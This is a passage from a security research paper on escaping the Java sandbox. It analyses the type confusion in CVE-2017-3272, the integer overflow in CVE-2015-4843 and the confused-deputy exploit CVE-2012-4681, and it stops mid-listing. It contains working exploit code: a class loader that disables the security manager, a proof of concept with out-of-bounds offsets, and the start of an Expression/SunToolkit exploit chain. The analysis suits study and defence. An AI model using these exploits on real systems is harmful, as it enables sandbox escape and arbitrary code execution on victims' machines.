Kaiser described, among others, CVE-2013-1438 a trusted method chain vulnerability found by James Forshaw and CVE-2012-5088 a Java reflection vulnerability found by Security Explorations. Between 2012 and 2013, security researchers at Security Explorations discovered more than 20 Java vulnerabilities [7]. Starting in 2014, the developers of main web browsers such as Chrome or Firefox decided to disable NAPI by default (hence no Java code can be executed by default) [11] [12]. The attack surface of Java being reduced, it seems that less research on Java sandbox bypass is being conducted. However, exploits bypassing the sandbox still pop up once in a while. For instance, in 2018, Lee describes how to exploit CVE-2018-2826, a type confusion vulnerability found by XOR19 [18].

----[2.2 - The Java Platform

The Java platform can be divided into two abstract components: the Java Virtual Machine (JVM), and the Java Class Library (JCL).

The JVM is the core of the platform. It is implemented in native code and provides all the basic functionality required for program execution, such as a bytecode parser, JIT compiler, garbage collector, and so forth. Due to the fact that it is implemented natively, it is also subject to the same attacks like any other native binary, including memory corruption vulnerabilities such as buffer overflows [1], for example.

The JCL is the standard library that ships together with the JVM. It comprises hundreds of system classes, primarily implemented in Java, with smaller portions being implemented natively. As all system classes are trusted, they are associated with all privileges by default. These privileges give them full access to any sort of functionality (filesystem read/write, full access to the network, etc.), and hence full access to the host machine. Consequently, any security bug in a system class can potentially be used by analysts to break out of the sandbox.

The main content of this paper is thus separated into two larger sections - one dealing with memory corruption vulnerabilities, and the other one focussing on vulnerabilities at the Java level.

----[2.3 - The Security Manager

In the code of the JCL, the sandbox is implemented with authorization checks, most of them being permission checks. For instance, before any access to the filesystem, code in the JCL checks that the caller has the right permission to access the filesystem. Below is an example checking the read permission on a file in class `_java.io.FileInputStream_`. The constructor checks that the caller has the read permission to read the specified file on line 5.

```
-----
1: public FileInputStream(File file) throws FileNotFoundException {
2:     String name = (file != null ? file.getPath() : null);
3:     SecurityManager security = System.getSecurityManager();
4:     if (security != null) {
5:         security.checkRead(name);
6:     }
7:     if (name == null) {
8:         throw new NullPointerException();
9:     }
10:    if (file.isInvalid()) {
11:        throw new FileNotFoundException("Invalid file path");
12:    }
13:    fd = new FileDescriptor();
14:    fd.incrementAndGetUseCount();
15:    this.path = name;
16:    open(name);
17: }
```

Note that for performance reasons, authorizations are only checked if a security manager has been set (lines 3-4). A typical attack to escape the Java sandbox thus aims at setting the security manager to null. This effectively disables all authorization checks. Without security manager set, the analyst can execute any code as if it had all authorizations.

However, authorizations are only checked at the Java level. Native code executes with all authorizations. Although it might be possible to directly execute arbitrary analyst's controlled native code when exploiting memory corruption vulnerabilities, in all the examples of this paper we focus on disabling the security manager to be able to execute arbitrary Java code with all permissions.

----[2.4 - The doPrivileged Method

When a permission "P" is checked, the JVM checks that every element of the call stack has permission "P". If one element does not have "P", a security exception is thrown. This approach works fine most of the time. However, some method `m1()` in the JCL which does not require a permission to be called might need to call another method `m2()` in the JCL which in turn requires a permission "P2". With the approach above, if method `main()` in a user class with no permission calls `m1()`, a security exception is thrown by the JVM, because of the follow-up call to `m2()` in `m1()`. Indeed, during the call stack walk, `m1()` and `m2()` have the required permission, because they belong to trusted classes in the JCL, but `main()` does not have the permission.

The solution is to wrap the call in `m1()` to `m2()` inside a `doPrivileged()` call. Thus, when "P2" is checked, the stack walk stops at the method calling `doPrivileged()`, here `m1()`. Since `m1()` is a method in the JCL, it has all permissions. Thus, the check succeeds and the stack walk stops.

A real-world example is method `unaligned()` in `_java.nio.Bits_`. It deals with network streams and has to know the architecture of the processor. Getting this information, however, requires the "get_property" permission which the user code might not have. Calling `unaligned()` from an untrusted class would thus fail in this case due to the permission check. Thus, the code in `unaligned()` which retrieves information about the processor architecture is wrapped in a `doPrivileged` call, as illustrated below (lines 4-5):

```
-----
1: static boolean unaligned() {
2:     if (unalignedKnown)
3:         return unaligned;
4:     String arch = AccessController.doPrivileged(
5:         new sun.security.action.GetPropertyAction("os.arch"));
6:     unaligned = arch.equals("i386") || arch.equals("x86")
7:         || arch.equals("amd64") || arch.equals("x86_64");
8:     unalignedKnown = true;
9:     return unaligned;
10: }
-----
```

When the "get_property" permission is checked, the stack walk checks methods down to Bits.unaligned() and then stops.

--[3 - Memory Corruption Vulnerabilities

----[3.1 - Type Confusion

-----[3.1.1 - Background

The first memory corruption vulnerability that we describe is a type confusion vulnerability [13]. Numerous Java exploits rely on a type confusion vulnerability to escape the sandbox [16] [17] and more recently [18]. In a nutshell, when there is a type confusion, the VM believes an object is of type `_A_` while in reality the object is of type `_B_`. How can this be used to disable the security manager?

The answer is that a type confusion vulnerability can be used to access methods that would otherwise be out of reach for an analyst without permission. The typical method that an analyst targets is the `defineClass()` method of the `_ClassLoader_` class. Why? Well, this method allows to define a custom class (thus potentially analyst controlled) with all permissions. The analyst would thus create and then execute his own newly defined class which contains code to disable the security manager to bypass all authorization checks.

Method `defineClass()` is 'protected' and thus can only be called from methods in class `_ClassLoader_` or a subclass of `_ClassLoader_`. Since the analyst cannot modify methods in `_ClassLoader_`, his only option is to subclass `_ClassLoader_` to be able to call `defineClass()`. Instantiating a subclass of `_ClassLoader_` directly from code with no permission would, however, trigger a security exception because the constructor of `_ClassLoader_` checks for permission "Create_ClassLoader". The trick is for the analyst to define a class extending `_ClassLoader_`, such as `_Help_` class below, and add a static method with an object of type `_Help_` as parameter. The analyst then retrieves an existing `_ClassLoader_` instance from the environment and uses type confusion to "cast" it to `_Help_`. With this approach, the JVM thinks that `h` of method `doWork()` (line 4 below) is a subclass of `_ClassLoader_` (while its real type is `_ClassLoader_`) and thus the protected method `defineClass()` becomes available to the analyst (a protected method in Java is accessible from a subclass).

```
-----
1: public class Help extends ClassLoader implements
2:     Serializable {
3:
4:     public static void doWork(Help h) throws Throwable {
5:
6:         byte[] buffer = BypassExploit.getDefaultHelper();
7:         URL url = new URL("file:///");
8:         Certificate[] certs = new Certificate[0];
9:         Permissions perm = new Permissions();
10:        perm.add(new AllPermission());
11:        ProtectionDomain protectionDomain = new ProtectionDomain(
12:            new CodeSource(url, certs), perm);
13:
14:        Class cls = h.defineClass("DefaultHelper", buffer, 0,
```



```

15:     buffer.length, protectionDomain);
16:     cls.newInstance();
17:
18: }
19: }

```

More precisely, using a type confusion vulnerability, the analyst can disable the sandbox in three steps. Firstly, the analyst can retrieve the application class loader as follows (this step does not require a permission):

```
Object cl = Help.class.getClassLoader();
```

Secondly, using the type confusion vulnerability, he can make the VM think that object `cl` is of type `_Help_`.

```
Help h = use_type_confusion_to_convert_to_Help(cl);
```

Thirdly, he provides `h` as an argument to the static method `doWork()` in `_Help_`, which disables the security manager.

The `doWork()` method first loads, but does not yet execute, the bytecode of the analyst controlled `_DefaultHelper_` class in `buffer` (line 6 in the listing above). As shown below, this class disables the security manager within a `doPrivileged()` block in its constructor. The `doPrivileged()` block is necessary to prevent that the entire call stack is checked for permissions, because `main()` is part of the call sequence, which has no permissions.

```

1: public class DefaultHelper implements PrivilegedExceptionAction<Void> {
2:     public DefaultHelper() {
3:         AccessController.doPrivileged(this);
4:     }
5:
6:     public Void run() throws Exception {
7:         System.setSecurityManager(null);
8:     }
9: }

```

After loading the bytecode, it creates a protection domain with all permissions (lines 7-12). Finally, it calls `defineClass()` on `h` (line 14-15). This call works because the VM thinks `h` is of type `_Help_`. In reality, `h` is of type `_ClassLoader_`. However, since method `defineClass()` is defined in class `_ClassLoader_` as a protected method, the call is successful. At this point the analyst has loaded his own class with all privileges. The last step (line 16) is to instantiate the class to trigger the call to the `run()` method which disables the security manager. When the security manager is disabled, the analyst can execute any Java code as if it had all permissions.

-----[3.1.2 - Example: CVE-2017-3272

The previous section explained what a type confusion vulnerability is and how an analyst can exploit it to disable the security manager. This section provides an example, explaining how CVE-2017-3272 can be used to implement such an attack.

Redhat's bugzilla [14] provides the following technical details on CVE-2017-3272:

"It was discovered that the atomic field updaters in the `_java.util.concurrent.atomic_` package in the Libraries component of OpenJDK did not properly restrict access to protected field members. An untrusted

Java application or applet could use this flaw to bypass Java sandbox restrictions."

This indicates that the vulnerable code lies in the `_java.util.concurrent.atomic.package_` and that it has something to do with accessing a protected field. The page also links to the OpenJDK's patch "8165344: Update concurrency support". This patch modifies the `_AtomicIntegerFieldUpdater_`, `_AtomicLongFieldUpdater_` and `_AtomicReferenceFieldUpdater_` classes. What are these classes used for?

To handle concurrent modifications of fields, Java provides `_AtomicLong_`, `_AtomicInt_` and `_AtomicBoolean_`, etc... For instance, in order to create ten million `_long_` fields on which concurrent modifications can be performed, ten million `_AtomicLong_` objects have to be instantiated. As a single instance of `_AtomicLong_` takes 24 bytes + 4 bytes for the reference to the instance = 28 bytes [15], ten million instances of `_AtomicLong_` represent 267 Mib.

In comparison, using `_AtomicLongFieldUpdater_` classes, it would have taken only $10.000.000 * 8 = 76$ MiB. Indeed, only the long fields take space. Furthermore, since all methods in `_Atomic*FieldUpdater_` classes are static, only a single instance of the updater is created. Another benefit of using `_Atomic*FieldUpdater_` classes is that the garbage collector will not have to keep track of the ten million `_AtomicLong_` objects. However, to be able to do that, the updater uses unsafe functionalities of Java to retrieve the memory address of the target field via the `_sun.misc.Unsafe_` class.

How to create an instance of a `_AtomicReferenceFieldUpdater_` is illustrated below. Method `newUpdater()` has to be called with three parameters: `tclass`, the type of the class containing the field, `vclass` the type of the field and `fieldName`, the name of the field.

```
-----
1: public static <U,W> AtomicReferenceFieldUpdater<U,W> newUpdater(
2:                               Class<U> tclass,
3:                               Class<W> vclass,
4:                               String fieldName) {
5:     return new AtomicReferenceFieldUpdaterImpl<U,W>
6:         (tclass, vclass, fieldName, Reflection.getCallerClass());
7: }
```

Method `newUpdater()` calls the constructor of `_AtomicReferenceFieldUpdaterImpl_` which does the actual work.

```
-----
1: AtomicReferenceFieldUpdaterImpl(final Class<T> tclass,
2:                                final Class<V> vclass,
3:                                final String fieldName,
4:                                final Class<?> caller) {
5:     final Field field;
6:     final Class<?> fieldClass;
7:     final int modifiers;
8:     try {
9:         field = AccessController.doPrivileged(
10:             new PrivilegedExceptionAction<Field>() {
11:                 public Field run() throws NoSuchFieldException {
12:                     return tclass.getDeclaredField(fieldName);
13:                 }
14:             });
15:         modifiers = field.getModifiers();
16:         sun.reflect.misc.ReflectUtil.ensureMemberAccess(
17:             caller, tclass, null, modifiers);
18:         ClassLoader cl = tclass.getClassLoader();
19:         ClassLoader ccl = caller.getClassLoader();
20:         if ((ccl != null) && (ccl != cl) &&
21:             ((cl == null) || !isAncestor(cl, ccl))) {
22:             sun.reflect.misc.ReflectUtil.checkPackageAccess(tclass);
23:         }
24:         fieldClass = field.getType();
```

```

25:     } catch (PrivilegedActionException pae) {
26:         throw new RuntimeException(pae.getException());
27:     } catch (Exception ex) {
28:         throw new RuntimeException(ex);
29:     }
30:
31:     if (vclass != fieldClass)
32:         throw new ClassCastException();
33:
34:     if (!Modifier.isVolatile(modifiers))
35:         throw new IllegalArgumentException("Must be volatile type");
36:
37:     this.cclass = (Modifier.isProtected(modifiers) &&
38:         caller != tclass) ? caller : null;
39:     this.tclass = tclass;
40:     if (vclass == Object.class)
41:         this.vclass = null;
42:     else
43:         this.vclass = vclass;
44:     offset = unsafe.objectFieldOffset(field);
45: }

```

The constructor first retrieves, through reflection, the field to update (line 12). Note that the reflection call will work even if the code does not have any permission. This is the case because the call is performed within a `doPrivileged()` block which tells the JVM to allow certain operations even if the original caller does have the permission (see Section 2.4). Next, if the field has the protected attribute and the caller class is not the same as the `tclass` class, caller is stored in `cclass` (lines 37-38). Note that caller is set in method `newUpdater()` via the call to `Reflection.getCallerClass()`. These lines (37-38) are strange since class caller may have nothing to do with class `tclass`. We will see below that these lines are where the vulnerability lies. Next, the constructor stores `tclass`, `vclass` and uses reference `unsafe` of class `_Unsafe_` to get the offset of field (lines 39-44). This is a red flag as the `_Unsafe_` class is very dangerous. It can be used to directly manipulate memory which should not be possible in a Java program. If it is directly or indirectly in the hands of the analyst, it could be used to bypass the Java sandbox.

Once the analyst has a reference to an `_AtomicReferenceFieldUpdater_` object, he can call the `set()` method on it to update the field as illustrated below:

```

1: public final void set(T obj, V newValue) {
2:     accessCheck(obj);
3:     valueCheck(newValue);
4:     U.putObjectVolatile(obj, offset, newValue);
5: }
6:
7: private final void accessCheck(T obj) {
8:     if (!cclass.isInstance(obj))
9:         throwAccessCheckException(obj);
10: }
11:
12: private final void valueCheck(V v) {
13:     if (v != null && !(vclass.isInstance(v)))
14:         throwCCE();
15: }

```

The first parameter of `set()`, `obj`, is the instance on which the reference field has to be updated. The second parameter, `newValue`, is the new value of the reference field. First, `set()` checks that `obj` is an instance of type `cclass` (lines 2, 7-10). Then, `set()` checks that `newValue` is null or an instance of `vclass`, representing the field type (lines 3, 12-15). If all the checks pass, the `_Unsafe_` class is used to put the new value at the right offset in object `obj` (line 4).

The patch for the vulnerability is illustrated below.

```
-----  
- this.cclass = (Modifier.isProtected(modifiers))  
-           ? caller : tclass;  
+ this.cclass = (Modifier.isProtected(modifiers)  
+           && tclass.isAssignableFrom(caller)  
+           && !isSamePackage(tclass, caller))  
+           ? caller : tclass;  
-----
```

As we noticed earlier, the original code is not performing enough checks on the caller object. In the patched version, the code now checks that tclass is the same class as, a super-class or a super-interface of caller. How to exploit this vulnerability becomes obvious and is illustrated below.

```
-----  
1: class Dummy {  
2:   protected volatile A f;  
3: }  
4:  
5: class MyClass {  
6:   protected volatile B g;  
7:  
8:   main() {  
9:     m = new MyClass();  
10:    u = newUpdater(Dummy.class, A.class, "f");  
11:    u.set(m, new A());  
12:    println(m.g.getClass());  
13:  }  
14: }  
-----
```

First the class `_Dummy_` with field `f` of type `_A_` is used to call `newUpdater()` (lines 1-3, 9, 10). Then, method `set()` is called with class `_MyClass_` and new value `newVal` for the field `f` of type `_A_` on the updater instance (line 11). Instead of having field `f` of type `_A_`, `_MyClass_` has field `g` of type `_B_`. Thus, the actual type of `g` after the call to `set()` is `_A_` but the virtual machine assumes type `_B_`. The `println()` call will print "class A" instead of "class B" (line 12). However, accessing this instance of class `_A_` is done through methods and fields of class `_B_`.

-----[3.1.3 - Discussion

As mentioned above, the `_Atomic*FieldUpdater_` classes have already been introduced in Java 1.5. However, the vulnerability was only detected in release 1.8_112 and patched in the next release 1.8_121. By dichotomy search in the releases from 1.6_ to 1.8_112 we find that the vulnerability first appears in release 1.8_92. Further testing reveals that all versions in between are also vulnerable: 1.8_101, 1.8_102 and 1.8_111. We have also tested the PoC against the first and last releases of Java 1.5: they are not vulnerable.

A diff of `_AtomicReferenceFieldUpdater_` between versions 1.8_91 (not vulnerable) and 1.8_92 (vulnerable) reveals that a code refactoring operation failed to preserve the semantics of all the checks performed on the input values. The non-vulnerable code of release 1.8_91 is illustrated below.

```
-----  
1: private void ensureProtectedAccess(T obj) {  
2:   if (cclass.isInstance(obj)) {  
3:     return;  
4:   }  
5:   throw new RuntimeException(...  
6: }  
7:  
8: void updateCheck(T obj, V update) {  
9:   if (!tclass.isInstance(obj) ||  
10:      (update != null && vclass != null
```

```

11:         && !vclass.isInstance(update)))
12:     throw new ClassCastException();
13:     if (cclass != null)
14:         ensureProtectedAccess(obj);
15: }
16:
17: public void set(T obj, V newValue) {
18:     if (obj == null ||
19:         obj.getClass() != tclass ||
20:         cclass != null ||
21:         (newValue != null
22:          && vclass != null
23:          && vclass != newValue.getClass()))
24:         updateCheck(obj, newValue);
25:     unsafe.putObjectVolatile(obj, offset, newValue);
26: }

```

In the non-vulnerable version, if obj's type is different from tclass, the type of the class containing the field to update, there are potentially two conditions to pass. The first is that obj can be cast to tclass (lines 9, 12). The second, only checked if the field is protected, is that obj can be cast to cclass (lines 14, 1-6).

In the vulnerable version, however, the condition is simply that obj can be cast to cclass. The condition that obj can be cast to tclass is lost. Missing a single condition is enough to create a security vulnerability which, if exploited right, results in a total bypass of the Java sandbox.

Can type confusion attacks be prevented? In Java, for performance reasons, the type `_T_` of an object `o` is not checked every time object `o` is used. Checking the type at every use of the object would prevent type confusion attacks but would also induce a runtime overhead.

----[3.2 - Integer Overflow

-----[3.2.1 - Background

An integer overflow happens when the result of an arithmetic operation is too big to fit in the number of bits of the variable. In Java, integers use 32 bits to represent signed numbers. Positive values have values from `0x00000000` (0) to `0x7FFFFFFF` ($2^{31} - 1$). Negative values have values from `0x80000000` (-2^{31}) to `0xFFFFFFFF` (-1). If value `0x7FFFFFFF` ($2^{31} - 1$) is incremented, the result does not represent 2^{31} but (-2^{31}) . How can this be used to disable the security manager?

In the next section we analyze the integer overflow of CVE-2015-4843 [20]. The integer is used as an index in an array. Using the overflow we can read/write values outside the array. These read/write primitives are used to achieve a type confusion attack. The reader already knows from the description of CVE-2017-3272 above, that the analyst can rely on such an attack to disable the security manager.

-----[3.2.2 - Example: CVE-2015-4843

A short description of this vulnerability is available on Redhat's Bugzilla [19]. It shows that multiple integer overflows have been found in `Buffers` classes from the `java.nio` package and that the vulnerability could be used to execute arbitrary code.

The vulnerability patch actually fixes the file `java/nio/Direct-X-Buffer.java.template` used to generate classes of the form `DirectXBufferY.java` where `X` could be "Byte", "Char", "Double", "Int", "Long", "Float" or "Short" and `Y` could be "S", "U", "RS" or "RU". "S" means that the array contains signed numbers, "U" unsigned numbers, "RS" signed numbers in read-only mode and "RU" unsigned numbers in read-only mode. Each of the generated classes `_C_` wraps an array of a certain type that can be manipulated via methods of class `_C_`. For instance, `DirectIntBufferS.java` wraps an array of 32 bit signed integers and defines methods `get()` and `set()` to, respectively, copy elements from an array to the internal array

of the DirectIntBufferS class or to copy elements from the internal array to an array outside the class. Below is an excerpt from the vulnerability patch:

```

14:      public $Type$Buffer put($type$[] src, int offset, int length) {
15:  #if[rw]
16:  -      if ((length << $LG_BYTES_PER_VALUE$
17:  +      if (((long)length << $LG_BYTES_PER_VALUE$
18:          > Bits.JNI_COPY_FROM_ARRAY_THRESHOLD) {
19:          checkBounds(offset, length, src.length);
20:          int pos = position();
21:          int lim = limit();
22:
23:  #if[!byte]
24:          if (order() != ByteOrder.nativeOrder())
25:  -          Bits.copyFrom$Memtype$Array(src,
26:  +          Bits.copyFrom$Memtype$Array(src,
27:  +          offset << $LG_BYTES_PER_VALUE$,
28:  +          ix(pos), length << $LG_BYTES_PER_VALUE$);
29:  +          Bits.copyFrom$Memtype$Array(src,
30:  +          (long)offset << $LG_BYTES_PER_VALUE$,
31:  +          ix(pos),
32:  +          (long)length << $LG_BYTES_PER_VALUE$);
33:  +          else
34:  +          Bits.copyFromArray(src, arrayBaseOffset,
35:  +          offset << $LG_BYTES_PER_VALUE$,
36:  +          ix(pos), length << $LG_BYTES_PER_VALUE$);
37:  +          Bits.copyFromArray(src, arrayBaseOffset,
38:  +          (long)offset << $LG_BYTES_PER_VALUE$,
39:  +          ix(pos),
40:  +          (long)length << $LG_BYTES_PER_VALUE$);
41:  +          position(pos + length);

```

The fix (lines 17, 28, 36, and 38) consists in casting the 32 bit integers to 64 bit integers before performing a shift operation which, on 32 bit, might result in an integer overflow. The corrected version of the put() method extracted from java.nio.DirectIntBufferS.java from Java 1.8 update 65 is below:

```

354:      public IntBuffer put(int[] src, int offset, int length) {
355:
356:      if (((long)length << 2) > Bits.JNI_COPY_FROM_ARRAY_THRESHOLD) {
357:          checkBounds(offset, length, src.length);
358:          int pos = position();
359:          int lim = limit();
360:          assert (pos <= lim);
361:          int rem = (pos <= lim ? lim - pos : 0);
362:          if (length > rem)
363:              throw new BufferOverflowException();
364:
365:
366:          if (order() != ByteOrder.nativeOrder())
367:              Bits.copyFromIntArray(src,
368:                                     (long)offset << 2,
369:                                     ix(pos),
370:                                     (long)length << 2);
371:          else
372:
373:              Bits.copyFromArray(src, arrayBaseOffset,
374:                                 (long)offset << 2,
375:                                 ix(pos),
376:                                 (long)length << 2);
377:          position(pos + length);
378:      } else {
379:          super.put(src, offset, length);

```

```

380:     }
381:     return this;
382:
383:
384:
385: }
```

This method copies length elements from the src array from the specified offset to the internal array. At line 367, method Bits.copyFromIntArray() is called. This Java method takes as parameter the reference to the source array, the offset from the source array in bytes, the index into the destination array in bytes and the number of bytes to copy. As the three last parameters represent sizes and offsets in bytes, they have to be multiplied by four (shifted by 2 on the left). This is done for offset (line 374), pos (line 375) and length (line 376). Note that for pos, the operation is done within the ix() method.

In the vulnerable version, casts to long are not present, which makes the code vulnerable to integer overflows.

Similarly, the get() method, which copies elements from the internal array to an external array, is also vulnerable. The get() method is very similar to the put() method, except that the call to copyFromIntArray() is replaced by a call to copyToIntArray():

```

262:     public IntBuffer get(int[] dst, int offset, int length) {
263:
264:     [...]
275:         Bits.copyToIntArray(ix(pos), dst,
276:                             (long)offset << 2,
277:                             (long)length << 2);
278:     [...]
291:     }
```

Since methods get() and put() are very similar, in the following we only describe how to exploit the integer overflow in the get() method. The approach is the same for the put() method.

Let's have a look at the Bits.copyFromArray() method, called in the get() method. This method is in fact a native method:

```

803:     static native void copyToIntArray(long srcAddr, Object dst,
804:                                       long dstPos, long length);
```

The C code of this method is shown below.

```

175: JNIEXPORT void JNICALL
176: Java_java_nio_Bits_copyToIntArray(JNIEnv *env, jobject this,
177:                                   jlong srcAddr, jobject dst,
178:                                   jlong dstPos, jlong length)
179: {
180:     jbyte *bytes;
181:     size_t size;
182:     jint *srcInt, *dstInt, *endInt;
183:     jint tmpInt;
184:
185:     srcInt = (jint *)jlong_to_ptr(srcAddr);
186:
187:     while (length > 0) {
188:         /* do not change this code, see WARNING above */
189:         if (length > MBYTE)
190:             size = MBYTE;
191:         else
192:             size = (size_t)length;
```

```

192:
193:     GETCRITICAL(bytes, env, dst);
194:
195:     dstInt = (jint *) (bytes + dstPos);
196:     endInt = srcInt + (size / sizeof(jint));
197:     while (srcInt < endInt) {
198:         tmpInt = *srcInt++;
199:         *dstInt++ = SWAPINT(tmpInt);
200:     }
201:
202:     RELEASECRITICAL(bytes, env, dst, 0);
203:
204:     length -= size;
205:     srcAddr += size;
206:     dstPos += size;
207: }
208: }

```

We notice that there is no check on the array indices. If the index is less than zero or greater or equal to the array size the code will run also. This code first transforms a long to a 32 bit integer pointer (line 184). Then, the code loops until length/size elements are copied (lines 186 and 204). Calls to GETCRITICAL() and RELEASECRITICAL() (lines 193 and 202) are used to synchronize the access to the dst array and have thus nothing to do with checking the index of the array.

To execute this native code three constraints present in the get() Java method have to be satisfied:

- Constraint 1:

```

356:     if (((long)length << 2) > Bits.JNI_COPY_FROM_ARRAY_THRESHOLD) {

```

- Constraint 2:

```

357:         checkBounds(offset, length, src.length);

```

- Constraint 3:

```

362:         if (length > rem)

```

We do not mention the assertion at line 360 since it is only checked if the "-ea" (enable assertions) option is set in the VM. This is almost never the case in production since it entails slowdowns.

In the first constraint, JNI_COPY_FROM_ARRAY_THRESHOLD represents the threshold (in number of elements to copy) from which the copy will be done via native code. Oracle has empirically determined that it is worth calling native code from 6 elements. To satisfy this constraint, the number of elements to copy must be greater than 1 (6 >> 2).

The second constraint is present in the checkBounds() method:

```

564:     static void checkBounds(int off, int len, int size) {
566:         if ((off | len | (off + len) | (size - (off + len))) < 0)
567:             throw new IndexOutOfBoundsException();
568:     }

```

The second constraint can be expressed as follows:


```

1:  offset > 0 AND length > 0 AND (offset + length) > 0
2:  AND (dst.length - (offset + length)) > 0.

```

The third constraint checks that the remaining number of elements is less than or equal to the number of elements to copy:

```
length < lim - pos
```

To simplify, we suppose that the current index of the array is 0. The constraint then becomes:

```
length < lim
```

which is the same as

```
length < dst.length
```

A solution for these constraints is:

```

dst.length = 1209098507
offset      = 1073741764
length      =          2

```

With this solution, all the constraints are satisfied, and since there is an integer overflow we can read 8 bytes (2×4) at a negative index of -240 ($1073741764 \ll 2$). We now have a read primitive to read bytes before the dst array. Using the same technique on the get() method we get a primitive to write bytes before the dst array.

We can check that our analysis is correct by writing a simple PoC and execute it on a vulnerable version of the JVM such as Java 1.8 update 60.

```

1:  public class Test {
2:
3:      public static void main(String[] args) {
4:          int[] dst = new int[1209098507];
5:
6:          for (int i = 0; i < dst.length; i++) {
7:              dst[i] = 0xAAAAAAAA;
8:          }
9:
10:         int bytes = 400;
11:         ByteBuffer bb = ByteBuffer.allocateDirect(bytes);
12:         IntBuffer ib = bb.asIntBuffer();
13:
14:         for (int i = 0; i < ib.limit(); i++) {
15:             ib.put(i, 0BBBBBBBB);
16:         }
17:
18:         int offset = 1073741764; // offset << 2 = -240
19:         int length = 2;
20:
21:         ib.get(dst, offset, length); // breakpoint here
22:     }
23:
24: }

```

This code creates an array of size 1209098507 (line 4) and then initializes all the elements of this array to 0xAAAAAAAA (lines 6-8). It then creates

an instance `ib` of type `IntBuffer` and initializes all elements of its internal array (integers) to `0xBBBBBBBB` (lines 10-16). Finally, it calls the `get()` method to copy 2 elements from `ib`'s internal array to `dst` with a negative offset of -240 (lines 18-21). Executing this code does not crash the VM. Moreover, we notice that after calling `get`, no element of the `dst` array have been modified. This means that 2 elements from `ib`'s internal array have been copied outside `dst`. Let's check this by setting a breakpoint at line 21 and then launching `gdb` on the process running the JVM. In the Java code we have used `sun.misc.Unsafe` to calculate the address of `dst` which is `0x20000000`.

```
-----
$ gdb -p 1234
[...]
(gdb) x/10x 0x200000000
0x200000000:    0x00000001    0x00000000    0x3f5c025e    0x4811610b
0x200000010:    0xaaaaaaaa    0xaaaaaaaa    0xaaaaaaaa    0xaaaaaaaa
0x200000020:    0xaaaaaaaa    0xaaaaaaaa
(gdb) x/10x 0x200000000-240
0x1ffffff10:    0x00000000    0x00000000    0x00000000    0x00000000
0x1ffffff20:    0x00000000    0x00000000    0x00000000    0x00000000
0x1ffffff30:    0x00000000    0x00000000
-----
```

With `gdb` we notice that elements of the `dst` array have been initialized to `0xAAAAAAAA` as expected. The array does not start by `0xAAAAAAAA` directly but has a 16 byte header which contains among other the size of the array (`0x4811610b = 1209098507`). For now, there is nothing (only null bytes) 240 bytes before the array. Let's execute the `get` Java method and check again the memory state with `gdb`:

```
-----
(gdb) c
Continuing.
^C
Thread 1 "java" received signal SIGINT, Interrupt.
0x00007fb208ac86cd in pthread_join (threadid=140402604672768,
  thread_return=0x7ffec40d4860) at pthread_join.c:90
90      in pthread_join.c
(gdb) x/10x 0x200000000-240
0x1ffffff10:    0x00000000    0x00000000    0x00000000    0x00000000
0x1ffffff20:    0xbbbbbbbb    0xbbbbbbbb    0x00000000    0x00000000
0x1ffffff30:    0x00000000    0x00000000
-----
```

The copy of two elements from `ib`'s internal array to `dst` "worked": they have been copied 240 bytes before the first element of `dst`. For some reason the program did not crash. Looking at the memory map of the process indicates that there's a memory zone just before `0x20000000` which is `rw`:

```
-----
$ pmap 1234
[...]
00000001fc2c0000 62720K rwx-- [ anon ]
0000000200000000 5062656K rwx-- [ anon ]
0000000335000000 11714560K rwx-- [ anon ]
[...]
```

As explained below, in Java, a type confusion is synonym of total bypass of the sandbox. The idea for vulnerability CVE-2017-3272 is to use the read and write primitives to perform the type confusion. We aim at having the following structure in memory:

```
-----
B[] | 0 | 1 | ..... | k | ..... | l |
A[] | 0 | 1 | 2 | ..... | i | ..... | m |
int[] | 0 | ..... | j | ..... | n |
-----
```

An array of elements of type `_B_` just before an array of elements of type `_A_` just before the internal array of an `_IntBuffer_` object. The first step consists in using the read primitive to copy the address of elements of type `_A_` (at index `i`) inside the internal integer array (at index `j`). The second step consists in copying the reference from the internal array (at index `j`) to an element of type `_B_` (at index `k`). Once the two steps are done, the JVM will think element at index `k` is of type `_B_`, but it is actually an element of type `_A_`.

The code handling the heap is complex and can change from VM to VM (Hotspot, JRockit, etc.) but also from version to version. We have obtained a stable situation where all the three arrays are next to each other for 50 different versions of the JVM with the following array sizes:

```
-----  
l = 429496729  
m = 1  
n = 858993458  
-----
```

-----[3.2.3 - Discussion

We have tested the exploit on all publicly available versions of Java 1.6, 1.7 and 1.8. All in all 51 versions are vulnerable: 18 versions of 1.6 (1.6_23 to 1.6_45), 28 versions of 1.7 (1.7_0 to 1.7_80) and 5 versions of 1.8 (1.8_05 to 1.8_60).

We have already discussed the patch above: the patched code now first casts 32 bit integers to long before doing the shift operation. This efficiently prevents integer overflows.

--[4 - Java Level Vulnerabilities

----[4.1 - Confused Deputy

-----[4.1.1 - Background

Confused deputy attacks are a very common type of attack on the Java platform. Example attacks are the exploits for CVE-2012-5088, CVE-2012-5076, CVE-2013-2460, and also CVE-2012-4681 which we present in detail below. The basic idea is that exploit code aims for access to private methods or fields of system classes in order to, e.g., deactivate the security manager. Instead of accessing the desired class member directly, however, the exploit code will perform the access on behalf of a trusted system class. Typical ways to abuse a system class for that purpose is by exploiting insecure use of reflection or `MethodHandles`, i.e., a trusted system class performs reflective read access to a target field which can be determined by the analyst.

-----[4.1.2 - Example: CVE-2012-4681

We will have a look at CVE-2012-4681, because this is often referred to by other authors as an example of a confused deputy attack.

As a first step, we retrieve access to `_sun.awt.SunToolkit_`, a restricted class which should be inaccessible to untrusted code.

```
-----  
1: Expression expr0 = new Expression(Class.class, "forName",  
2:   new Object[] {"sun.awt.SunToolkit"});  
3: Class sunToolkit = (Class)expr.execute().getValue();  
-----
```

This already exploits a vulnerability. Even though we specify `Class.forName()` as the target method of the `Expression`, this method is actually not called. Instead, `_Expression_` implements custom logic specifically for this case, which loads classes without properly checking access permissions. Thus, `_Expression_` serves as our confused deputy here that loads a class for us that we would otherwise not be allowed to load.

As a next step, we use `SunToolkit.getField()` to get access to the private field `Statement.acc`.

```
-----
1: Expression expr1 = new Expression(sunToolkit, "getField",
2:   new Object[] {Statement.class, "acc"});
3: Field acc = expr1.execute().getValue();
-----
```

`getField()` is another confused deputy, on whose behalf we get reflective access to a private field of a system class. The following snippet shows that `getField()` uses `doPrivileged()` to get the requested field, and also set it accessible, so that its value can be modified later.

```
-----| SunToolkit.java |-----
1: public static Field getField(final Class klass,
2:   final String fieldName) {
3:   return AccessController.doPrivileged(
4:     new PrivilegedAction<Field>() {
5:       public Field run() {
6:         ...
7:         Field field = klass.getDeclaredField(fieldName);
8:         ...
